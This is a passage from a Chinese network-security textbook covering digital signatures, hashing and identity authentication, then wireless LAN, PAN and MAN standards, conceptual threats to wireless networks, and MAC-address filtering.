（2）消息的发送者对所发的消息不能抵赖，有时也要求消息的接收者不能否认收到的消息。

（3）除了合法的消息发送者外，其他人不能伪造发送消息。

12.6.2 数字签名技术

数据加密可以防止信息在传输过程中被截获，而如何确定发送人的身份问题，需要使用数字签名技术来解决。

1. 数字签名的基本概念

亲笔签名是用来保证文件或资料真实性的一种方法。在网络环境中，通常使用数字签名技术来模拟日常生活中的亲笔签名。数字签名将信息发送人的身份与信息传送结合起来，可以保证信息在传输过程中的完整性，并提供信息发送者的身份认证，以防止信息发送者抵赖行为的发生。

目前各国已经制定了相应的法律、法规，把数字签名作为执法的依据。利用非对称加密算法（例如 RSA 算法）进行数字签名是最常用的方法。

2. 数字签名的工作原理

利用非对称加密算法进行数字签名时，由于其效率比较低，并对加密的信息块长度有一定的限制，因此在使用非对称加密算法进行数字签名前，通常先使用单向散列函数（hashing function），对要签名的信息进行处理生成信息摘要，然后对信息摘要进行签名。图 12-20 给出了数字签名的工作原理示意图。




图 12-20 数字签名工作原理

数字签名的具体工作过程为：

（1）发送方使用单向散列函数对要发送的信息进行运算，生成信息摘要；

（2）发送方使用自己的私钥，利用非对称加密算法，对生成的信息进行数字签名；

（3）发送方通过网络将信息本身和已进行数字签名的信息摘要发送给接收方；

（4）接收方使用与发送方相同的单向散列函数，对收到的信息进行运算，重新生成信息摘要；

（5）接收方使用发送方的公钥对接收的信息摘要解密；

（6）将解密的信息摘要与重新生成的信息摘要进行比较，以判断信息在发送过程中是否被篡改过；

（7）利用数字签名可以保证信息传输过程中数据的完整性，并实现对发送者的身份认证，防止信息交换中的抵赖现象的发生。

实际上，计算出信息摘要后，使用公开密钥法对其加密（用私钥），就生成了数字签名。

3．信息摘要

信息摘要是通过一个单向散列函数（hash），将一段可变长度的明文转换成的一个固定长度的比特串（散列码），签名时只需要对这个固定长度的比特串签名就可以了。

散列码是报文所有比特的函数值，当报文中任意一比特或若干比特发生改变时，都将导致散列码发生变化，因此也称为信息的数字指纹。

不同内容的信息数据形成相同摘要值的概率几乎为零，根据摘要值无法还原原数据。用于数字签名的单向散列函数必须满足以下4个重要的特性。

（1）给定信息M，通过信息摘要算法MD很容易计算出MD（M）。

（2）给定MD（M），几乎无法找出M（单向性）。

（3）给定M，无法找出另一个M′，使得MD（M）＝MD（M′）（即不可能存在两条具有同样信息摘要的不同信息），为满足这一点散列码至少应为128比特长。

（4）输入的微小变化应导致输出有很大的变化。

目前，使用最广泛的信息摘要算法是MD5算法和SHS算法。

12.6.3　身份认证技术

身份认证的目的是验证信息收发方是否持有合法的身份认证符，包括口令、密钥和实物证件等。从认证机制上讲，身份认证技术可分为两类：一类是专门进行身份认证的直接身份认证技术；另一类是在消息签名和加密认证过程中，通过检验收发方是否持有合法的密钥进行的认证，称为间接身份认证技术。

在用户接入系统时，直接身份认证技术要首先验证他是否持有合法的身份证，包括口令或实物证件等。如果他有合法的身份证，就允许他接入系统中，进行允许的收发等操作，否则就拒绝接入系统。通信和数据系统的安全性常常取决于能否正确识别通信用户或终端的个人身份。对计算机的访问和使用及安全地区的出入放行等都以准确的身份认证作为基础。

进入信息社会，传统的身份认证方法诸如户籍管理、身份证制度以及单位机构的证件和图章等，都已不能适应时代的要求。虽然有不少学者试图电子化生物唯一识别信息，如指纹、视网膜等，但由于代价高，准确性低，存储空间大和传输效率低，不适合计算机读取和判别，只能作为辅助措施应用。而使用密码技术，特别是公钥密码技术，能够设计出安全性高的识别协议。

身份认证常用的方式主要有两种，通行字方式和持证方式。

1．通行字方式

通行字方式是使用最广泛的一种身份认证技术，比如通信网的接入协议等。通行字一

般为数字、字母和特殊字符等组成字符串。通行字识别的方法是：被认证者先输入他的通行字，然后计算机确定它的正确性。被认证者和计算机都知道这个秘密的通行字，每次登录时，计算机都要求输入通行字，这样就要求计算机存储通行字，一旦通行字文件暴露，攻击者就有机可乘。为此，人们采用单向函数来克服这种缺陷，此时，计算机存储通行字的单向函数值而不是存储通行字，其认证过程如下：

（1）被认证者将他的通行字输入计算机；

（2）计算机完成通行字的单向函数值计算；

（3）计算机把单向函数值和存储的值做比较。

由于计算机不再存储每个人的有效通行字表，即使攻击者侵入计算机也无法从通行字的单向函数值表中获得通行字，当然这种保护也抵抗不住字典式攻击。

2．持证方式

持证方式是一种实物认证方式。持证是一种个人持有物，它的作用类似于钥匙，用于启动电子设备。使用较多的是一种嵌有磁条的塑料卡，磁条上记录有用于计算机识别的个人识别号。这类卡易于伪造，因此产生了一种被称做“智能卡”的集成电路卡来代替普通的磁卡。智能卡已经成为目前身份认证的一种更有效、更安全的方法。

智能卡仅仅为身份认证提供一个硬件基础，要想得到安全的识别，还需要与安全协议配套使用。

在网络中经常需要认证用户的身份，例如访问控制。网络用户的身份认证可以通过以下三种基本途径之一或它们的组合来实现。

（1）用户的密码、口令等。

（2）用户的身份证、护照及信用卡等。

（3）用户的个人特征（characteristics）：人的指纹、声音、笔迹、手型、脸型、血型、视网膜、虹膜、DNA 以及个人动作方面的特征等。

自动身份认证系统需要根据安全要求和用户可接受的程度以及成本等因素，选择适当的组合来设计。

在安全性要求较高的系统中，由口令和证件等提供的安全保障是不完善的。口令可能被泄露，证件可能丢失或伪造。更高级的身份验证是根据用户的个人特征进行确认，它是一种可信度高，而又难于伪造的验证方法。

广义的生物统计学正在成为网络环境中个人身份认证技术中的最简单而安全的方法。它是利用个人所特有的生理特征来设计的。个人特征包括很多，如容貌、肤色、发质、身材、手印、指纹、脚印、唇印、颅相、口音、视网膜、血型、DNA、笔迹及习惯性签字等。当然，采用哪种方式还要看是否能够方便地实现，以及是不是能够被用户所接受。个人特征不会丢失且难于伪造，适用于高级别个人身份认证。因此，将生物统计学与网络安全、身份认证有机结合起来是网络安全技术需要解决的一个重要问题。

思考与练习

1．简述对称加密算法的基本原理。

2．利用对称加密算法对 hello 进行加密，并进行解密。

3．比较对称加密算法和公开密钥算法，分析它们的异同。

第 13 章　无线网络安全

本章学习目标：

- 了解无线局域网的基本概念；
- 了解无线网络面临的安全威胁；
- 掌握物理地址（MAC）过滤；
- 掌握服务区标识符（SSID）匹配；
- 掌握 WEP 加密解密过程。

13.1　无线局域网（WLAN）

无线局域网提供了移动接入的功能，这就给许多需要发送数据但又不能坐在办公室的工作人员提供了方便。当大量持有便携式电脑的用户都在同一个地方同时要求上网时（如在临时地点的会议、野外等），如果采用电缆连网，布线就是个很大的问题，这时采用无线局域网就比较容易。无线局域网还有投资少，建网的速度比较快等优点。

无线局域网是计算机网络与无线通信技术相结合的产物。它利用射频（RF）技术，取代旧式的双绞铜线构成局域网，提供传统有线局域网的所有功能。

无线局域网的发展经历了两个阶段：IEEE 802.11 标准出台以前各个标准互不兼容的阶段和 IEEE 802.11 标准问世后的无线网络产品规范化阶段。IEEE 802.11 标准代表了无线网所需要具备的特点。无线局域网有两种配置实现方案：有基站或者没有基站。IEEE 802.11 标准对这两种方案都提供了支持，凡使用 IEEE 802.11 系列协议的局域网又称为 Wi-Fi（Wireless-Fidelity）。

1．IEEE 802.11 基站结构模型

IEEE 802.11 标准规定无线局域网的最小构件是基本服务集 BSS（Basic Service Set）。一个基本服务集 BSS 包括一个基站和若干个使用相同 MAC 协议竞争共享媒体的移动站，所有的站在本 BSS 以内都可以直接通信，但在和本 BSS 以外的站通信时都必须通过本 BSS 的基站。基本服务集内的基站 BS（Base Station）就是接入点 AP（Access Point）。

一个基本服务集可以是孤立的，也可通过接入点 AP 连接到一个分配系统 DS（Distribution System），然后再连接到另一个基本服务集，这样就构成了一个扩展的服务集 ESS（Extended Service Set）。分配系统可以使用以太网（这是最常用的）、点对点链路或其他无线网络。扩展服务集 ESS 可以为无线用户提供到有线局域网的接入。这种接入是通过无线网桥来实现的。

2．自组网络

没有基站的无线局域网又叫做自组网络（ad hoc network）。这种自组网络没有上述基

本服务集中的接入点 AP，而是由一些处于平等状态的站之间相互通信组成的临时网络。在 ad hoc 网中，源节点和目标节点之间的其他节点为转发节点，这些节点都具有路由器的功能。由于自组网络没有预先建好的网络固定基础设施（基站），因此自组网络的服务范围通常是受限的，而且自组网络一般也不和外界的其他网络相连接。自组网络有很好的应用前景，例如战场指挥、灾害场景、移动会议、传感器网络等。

近年来，无线传感器网络 WSN（Wireless Sensor Network）引起了人们广泛的关注。无线传感器网络是由大量传感器节点通过无线通信技术构成的自组网络。无线传感器网络的应用就是进行各种数据的采集、处理和传输，一般并不需要很高的带宽，但是在大部分时间必须保持低功耗，以节省电池的消耗。由于无线传感节点的存储容量受限，因此对协议栈的大小有严格的限制。

无线传感器网络中的节点基本上是固定不变的，这点和移动自组网络有很大的区别。无线传感器网络主要的应用领域是：①环境监测与保护（如洪水预报）；②战争中的敌情监控；③医疗中的病房监测和患者护理监测；④在危险的工业环境中的安全监测（如井下瓦斯的监控）；⑤城市交通管理和建筑内的温度、照明、安全监控等。

3．IEEE 802.11 服务

IEEE 802.11 定义了标准无线 LAN 必须提供的 9 种服务。这些服务可以分成两类：5 种分发服务和 4 种站服务。分发服务涉及到对 BSS 的成员关系的管理，并且会影响到 BSS 之外的站。与之相反，站服务则只与一个 BSS 内部的活动有关系。

5 种分发服务是由基站提供的，它们处理站的移动性：当移动站进入 BSS 的时候，通过这些服务与基站关联起来；当移动站离开 BSS 的时候，通过这些服务与基站断开联系。这 5 种分发服务如下。

1）关联

移动站利用关联（association）服务连接到基站上。典型情况下，当一个移动站进入到一个基站的无线电距离范围之内的时候，这种服务就会被用到。

2）分离

不管是移动站，还是基站，都有可能会解除关联关系。一个站在离开或者关闭之前，先使用分离（disassociation）服务；基站在停下来进行维护之前也可能会用到该服务。

3）重新关联

利用重新关联（reassociation）服务，一个站可以改变它的首选基站。这项服务对于那些从一个 BSS 移动到另一个 BSS 中的移动站来说，是非常有用的。

4）分发

分发（distribution）服务决定了如何路由那些发送给基站的帧。如果帧的目标对于基站来说是本地的，则该帧将被直接发送到空中。否则的话，它们必须通过 DS 来转发。

5）融合

如果一帧需要通过一个非 IEEE 802.11 的网络来发送，并且该网络使用了不同的编址方案或者不同的帧格式，则通过融合（integration）服务可以将 IEEE 802.11 格式的帧翻译成目标网络所要求的帧格式。

余下的 4 种服务都是在 BSS 内部进行的。当关联过程完成之后，这些服务才可能会用到。这 4 种服务如下。

1）认证

因为未授权的站很容易就可以发送或者接收无线通信流量，所以，任何一个站必须首先证明了它自己的身份之后才允许发送数据即认证（authentication）。典型情况下，当基站接受了一个移动站的关联请求之后，基站将给它发送一个特殊的质询帧，以确定该移动站是否知道原先分配给它的密钥（口令）；移动站只要加密质询帧，并送回给基站，如果结果正确的话，就可以证明它是知道密钥的，则移动站就被完全接纳。

2）解除认证

如果一个原先已经通过认证的移动站要离开网络，则它需要解除认证（deauthentication）。

3）私密性

如果在无线 LAN 上发送的信息需要保密的话，则它必须要被加密。私密性（privacy）服务管理加密和解密。

4）数据投递

最后，真正的目的是为了传输数据，所以，IEEE 802.11 必须要提供一种传送和接收数据的方法即数据投递（data delivery）。IEEE 802.11 的传输过程不保证可靠性，上面的层必须处理检错和纠错工作。

13.2 无线个域网（WPAN）

无线个域网（Wireless Personal Area Network，WPAN）是当前计算机网络发展最为迅速的领域之一。WPAN 就是在个人工作或生活的地方把属于个人使用的电子设备（如便携式电脑、掌上电脑、便携式打印机以及蜂窝电话等）用无线技术连接起来的自组网络。WPAN 可以是一个人使用，也可以是若干人共同使用（例如，一个教研小组的几位教师把几米范围内使用的一些电子设备组成一个无线个人区域网）。这些电子设备可以很方便地进行通信，并且解决了用导线的麻烦。

WPAN 的 IEEE 标准都由 IEEE 的 802.15 工作组制定，这个标准也是包括 MAC 层和物理层这两层的标准。WPAN 都工作在 2.4GHz 的 ISM 频段。

WPAN 被广泛关注的技术及其标准有三个。

1．IEEE 802.15.1

IEEE 802.15.1 覆盖了蓝牙（BlueTooth）协议栈的物理层/媒体接入控制层（PHY/MAC）。

1998 年 5 月，5 家世界著名的 IT 公司爱立信、IBM、英特尔、诺基亚和东芝联合宣布了“蓝牙”计划，使不同厂家的便携设备在没有电缆连接时，利用无线技术在近距离范围内具有相互操作的性能。随后这 5 家公司组建了一个特殊的兴趣组织（SIG）来负责此项计划的开发。这项计划一经公布，就得到了包括摩托罗拉、朗讯、康柏、西门子以及微软等大公司在内的近 2000 家厂商的广泛支持和采纳。1999 年 7 月蓝牙 SIG 推出了蓝牙协议 1.0 版。

IEEE 802.15.1 标准是由 IEEE 与蓝牙 SIG 合作共同完成的。源于蓝牙 v1.1 版的 IEEE 802.15.1 标准已于 2002 年 4 月 15 日由 IEEE-SA 的标准部门批准成为一个正式标准，它可以同蓝牙 v1.1 完全兼容。

IEEE 802.15.1 是用于 WPAN 的无线媒体接入控制层和物理层规范。标准的目标在于在个人操作空间（POS）内进行无线通信。

2．IEEE 802.15.3a

IEEE 802.15.3a 即超宽带 UWB（Ultra-Wide Band）标准。

超宽带（UWB）技术起源于 20 世纪 50 年代末，此前主要作为军事技术在雷达探测和定位等应用领域中使用。美国 FCC（联邦通信委员会）于 2002 年 2 月准许该技术进入民用领域，用户不必进行申请即可使用。作为室内通信用途，FCC 已将 3.1～10.6GHz 频带向 UWB 通信开放。

超宽带无线通信技术是一种使用 1GHz 以上带宽的无线通信技术，又称脉冲无线电（IR）技术。UWB 不需要载波，而是利用纳秒至微秒级的非正弦波窄脉冲来传输数据，需占用很宽的频谱范围，有效传输距离在 10 米以内，传输速率可达几百 Mbps 甚至更高。

通常把相对带宽（信号带宽与中心频率之比）大于 25% ，而且中心频率大于 500MHz 的宽带称为超宽带。

传统的“窄带”和“宽带”都是采用无线电频率（RF）载波来传送信号，利用载波的状态变化来传输信息。而超宽带是基带传输，通过发送代表 0 和 1 的脉冲无线电信号来传送数据。这些脉冲信号的时域极窄（纳秒级），频域极宽（数 Hz 到数 GHz，可超过 10GHz），其中的低频部分可以实现穿墙通信。

关于 UWB 技术主要有两种相互竞争的标准：以 Intel 和 Texas Instrument 为代表的 MBOA 标准，主张采用多频带方式来实现 UWB 技术；以摩托罗拉为代表的 DS-UWB 标准，主张采用单频带方式来实现 UWB 技术。

UWB 技术有如下几个突出的特点：

（1）超宽带技术使用了瞬间高速脉冲，因此信号的频带就很宽，就是指可支持 100～400Mbps 的数据率。可用于小范围内高速传送图像或 DVD 质量的多媒体视频文件。

（2）UWB 只在需要传输数据时才发送脉冲，信号的功率谱密度极低，发射系统比现有的传统无线电技术功耗低得多。在高速通信时系统的耗电量仅为几百 μW 至几十 mW。民用的 UWB 设备功率一般是传统移动电话所需功率的 1/100 左右，是蓝牙设备所需功率的 1/20 左右，因此，UWB 设备在电池寿命和电磁辐射上，相对于传统无线设备有着很大的优越性。

（3）由于 UWB 的脉冲非常短，频段非常宽，因此能避免多路径传输的信号干扰问题，同时短而弱的脉冲也使 UWB 与其他无线通信技术（802.11x、微波等）间产生干扰的可能性大幅降低，因此可与其他技术共存。

（4）由于 UWB 信号射频带宽可以达到 1GHz 以上，它的发射功率谱密度很低，信号隐蔽在环境噪声和其他信号之中，用传统的接收机无法接收和识别，必须采用与发端一致的扩频码脉冲序列才能进行解调，因此增加了系统的安全性。

3．IEEE 802.15.4

IEEE 802.15.4 即低速无线个域网（Low-Rate Wireless Personal Area Network，LR-WPAN），覆盖了 ZigBee 协议栈的物理层/媒体接入控制层（PHY/MAC 层）。

IEEE 802.15.4 标准主要针对低速无线个域网制定。该标准把低能量消耗、低速率传输、低成本作为重点目标。而 ZigBee 标准是在 IEEE 802.15.4 标准基础上发展而来的。IEEE

802.15.4 定义了 ZigBee 协议栈的最低的两层（物理层和 MAC 层），而上面的两层（网络层和应用层）则是由 ZigBee 联盟定义的。ZigBee 一词难以翻译，来源于蜂群使用的赖以生存和发展的通信方式。蜜蜂通过跳 Z 形（即 zigzag）的舞蹈，来通知其伙伴所发现的新食物源的位置、距离和方向等信息，因此就把 ZigBee 作为新一代无线通信技术的名称。

ZigBee 技术主要用于各种电子设备（固定的、便携的或移动的）之间的无线通信，其主要特点是通信距离短（10～100m 之间），传输数据速率低，功耗低，并且成本低廉。ZigBee 技术有如下主要优点。

（1）省电（功耗低）。两节五号电池支持长达 6 个月到两年左右的使用时间。

（2）可靠。采用了碰撞避免机制，同时为需要固定带宽的通信业务预留专用时隙，避免发送数据时的竞争和冲突；节点模块之间具有自动动态组网的功能，信息在整个 ZigBee 网络中通过自动路由的方式进行传输，从而保证了信息传输的可靠性。

（3）延迟短。针对延迟敏感的应用做了优化，通信延迟和从休眠状态激活的延迟都非常短。

（4）网络容量大。可支持达 65 000 个节点。

（5）安全和高保密性。ZigBee 提供了数据完整性检查和鉴权功能，加密算法采用通用的 AES-128。

13.3 无线城域网（WMAN）

20 世纪 90 年代，宽带无线接入技术快速发展起来，但是相关市场一直没有繁荣扩大，一个很重要的原因就是没有统一的全球性标准。1999 年，IEEE 成立了 IEEE 802.16 工作组来专门研究宽带固定无线接入技术规范，目标就是要建立一个全球统一的宽带无线接入标准。为了促进达成这一目的，几家世界知名企业还发起成立了 WiMAX（World Interoperability for Microwave Access）论坛，力争在全球范围推广这一标准。IEEE 802.16 的出现大大地推动了宽带无线接入技术在全球的发展，特别是 WiMAX 论坛的发展壮大，强烈地刺激了市场的发展。

近年来无线城域网 WMAN 又成为无线网络中的一个热点，可提供“最后一英里”的宽带无线接入（固定的、移动的和便携的）。在许多情况下，无线城域网可用来代替现有的有线宽带接入，因此它有时又称为无线本地环路（wireless local loop）。

现在无线城域网共有两个正式标准。一个是 2004 年 6 月通过了 802.16 的修订版本，即 802.16d，是固定宽带无线接入空中接口标准（2～66GHz 频段）。另一个是 2005 年 12 月通过的 802.16 的增强版本，即 802.16e，是支持移动性的宽带无线接入空中接口标准（2～6GHz 频段），在其频段上向下兼容 802.16d。

13.4 无线网络面临的安全威胁

1．窃听

无线网络易遭受匿名黑客的攻击，攻击者可以截获无线电信号并解析出数据。用于无

线窃听的设备与用于无线网络接入的设备相同，这些设备经过很小的改动就可以被设置成截获特定无线信道或频率额数据的设备。这种攻击行为几乎不可能被检测到。通过使用天线，攻击者可以在距离目标很远的地方进行攻击。窃听主要用于收集目标网络的信息，包括谁在使用网络、能访问什么信息及网络设备的性能等。很多常用协议通过明文传送用户名和密码等敏感信息，使攻击者可以通过截获数据获得对网络资源的访问。即使通信被加密，攻击者仍可以收集加密信息用于以后的分析。很多加密算法很容易被破解。如果攻击者可以连接到无线网络上，他还可以使用 ARP 欺骗进行主动窃听。ARP 欺骗实际上是一种作用在数据链路层的中间人攻击，攻击者通过给目标主机发送欺骗 ARP 数据包来监听通信。当攻击者收到目标主机的数据后，再将它转发给真正的目标主机。这样，攻击者可以窃听无线网络或有线网络中主机间的通信数据。

2．通信阻断

有意或无意的干扰源可以阻断通信。对整个网络进行 DoS 攻击可以造成通信阻断，使包括客户端和基站在内的整个区域的通信线路堵塞，造成设备之间不能正常通信。针对无线网络的 DoS 攻击则很难预防。此外，大部分无线网络通信都采用公共频段，很容易受到来自其他设备的干扰。攻击者可以采用客户端阻断和基站阻断的方式来阻断通信。攻击者可能通过客户端阻断占用或假冒被阻断的客户端，也可能只是对客户端发动 DoS 攻击；攻击者可能通过基站阻断假冒被阻断的基站。如前所述，有很多设备都采用公共频道进行通信，他们都可以对无线网络形成干扰。所以，在部署无线网络前，电信运营商一定要进行站点调查，以验证现有设备不会对无线网络形成干扰。

3．数据的注入和篡改

黑客通过向已有连接中注入数据来截获连接或发送恶意数据和命令。攻击者能够通过基站插入数据或命令来篡改控制信息，造成用户连接中断。数据注入可被用做 DoS 攻击。攻击者可以向网络接入点发送大量连接请求包，使接入点用户连接数超标，以此造成接入点拒绝合法用户的访问。如果上层协议没有提供实时数据完整性检测，在连接中注入数据也是可能的。

4．中间人攻击

中间人攻击与数据注入攻击类型所不同的是它可以采取多种形式，主要是为了破坏会话的机密性和完整性。中间人攻击比大多数攻击更复杂，攻击者需要对网络有深入的了解。攻击者通常伪装成网络资源，当受害者开始建立连接时，攻击者会截取连接，并与目的端建立连接，同时将所有通信经攻击主机代理到目的端。这时，攻击者就可以注入数据、修改通信数据或进行窃听攻击。

5．客户端伪装

通过对客户端的研究，攻击者可以模仿或克隆客户端的身份信息，以试图获得对网络或服务的访问。攻击者也可以通过窃取的访问设备来访问网络。要保证所有设备的物理安全非常困难，当攻击者通过窃取的设备发起攻击时，通过第二层访问控制手段来限制对资源的访问都将失去作用。

6．接入点伪装

高超的攻击者可以伪装接入点。客户端可能在未察觉的情况下连接到该接入点，并泄露机密认证信息。这种攻击方式可以与上面描述的接入点通信阻断攻击方式结合起来使用。

7. 匿名攻击

攻击者可以隐藏在无线网络覆盖的任何角落，并保持匿名状态，这使定位和犯罪调查变得异常困难。一种常见的匿名攻击称为沿街扫描，指攻击者在特定的区域扫描并搜寻开放的无线网络。这个名称来自一种古老的拨号攻击方式——沿街扫描，即通过拨打不通的电话号码来查找 Modem 或其他网络入口。值得注意的是，许多攻击者发动匿名攻击不是为了攻击无线网络本身，只是为了找到接入 Internet 并攻击其他机器的跳板。因此，随着匿名接入者的增多，针对 Internet 的攻击也会增加。

8. 客户端对客户端的攻击

在无线网络上，一个客户端可以对另一客户端进行攻击。没有部署个人防火墙或进行加固的客户端如果受到攻击，很可能会泄露用户名和密码等机密信息。攻击者可以利用这些信息获得对其他网络资源的访问权限。在对等模式下，攻击者可以通过发送伪造路由协议报文以产生通路循环来实施拒绝服务攻击，或者通过发送伪造路由协议报文生成黑洞（吸收和扔掉数据报文）来实现各种形式的攻击。

9. 隐匿无线信道

网络的部署者在设计和评估网络时，需要考虑隐匿无线信道的问题。由于硬件无线接入点的价格逐渐降低，以及可以通过在装有无线网卡的机器上安装软件来实现无线接入点的功能，隐匿无线信道的问题日趋严重。网络管理员应该及时检查网络上存在的一些设置有问题或非法部署的无线网络设备。这些设备可以在有线网络上制造黑客入侵的后门，使攻击者可以在离网络很远的地点实施攻击。

10. 服务区标志符的安全问题

服务区标志符（SSID）是无线接入点用于标识本地无线子网的标识符。如果一个客户端不知道服务区标志符，接入点会拒绝该客户端对本地子网的访问。当客户端连接到接入点上时，服务区标志符的作用相当于一个简单的口令，起到一定的安全防护作用。如果接入点被设置成对 SSID 进行广播，那么所有的客户端都可以接收到它并用其访问无线网络。而且，很多接入点都采用出厂时默认设置的 SSID 值，黑客很容易通过 Internet 查到这些默认值。黑客获得这些 SSID 值后，就可以对网络实施攻击。因此，SSID 不能作为保障安全的主要手段。

11. 漫游造成的问题

无线网络与有线网络的主要区别在于无线终端的移动性。在 CDMA、GSM 和无线以太网中，漫游机制都是相似的。很多 TCP/IP 服务都要求客户端和服务端的 IP 地址保持不变，但是，当用户在网络中移动时，不可避免地会离开一个子网而加入另一个子网，这就要求无线网络提供漫游机制。移动 IP 的基本原理在于地点注册和报文转发，一个与地点无关的地址用于保持 TCP/IP 连接，而另一个随地点变化的临时地址用于访问本地网络资源。在移动 IP 系统中，当一个移动节点漫游到一个网络时，就会获得一个与地点有关的临时地址，并注册到外地代理上；外地代理会与所属地代理联系，通知所属地代理有关移动节点的接入情况。所属地代理将所有发往移动节点的数据包转发到外地代理上。这种机制会带来一些问题：首先，攻击者可以通过对注册过程的重放来获取发送到移动节点的数据；其次，攻击者也可以模拟移动节点以非法获取网络资源。

13.5 无线局域网的安全技术

无线局域网的安全技术包括物理地址（MAC）过滤，服务区标志符（SSID）匹配，连线对等保密（WEP）等。

13.5.1 物理地址过滤

每个无线客户端网卡都有唯一的48b物理地址（MAC）标志，可在AP中手工维护一组允许访问的MAC地址列表，实现物理地址过滤。物理地址过滤属于硬件认证，而不是用户认证。这种方式要求AP中的MAC地址列表必须随时更新。如果用户增加，则扩展能力变差，其效率会随着终端数目的增加而降低，因此只适用于小型网络规模。

非法用户通过网络监听就可获得合法的MAC地址表，而MAC地址并不难修改，因而非法用户完全可以通过盗用合法用户的MAC地址非法接入。物理地址过滤如图13-1所示。

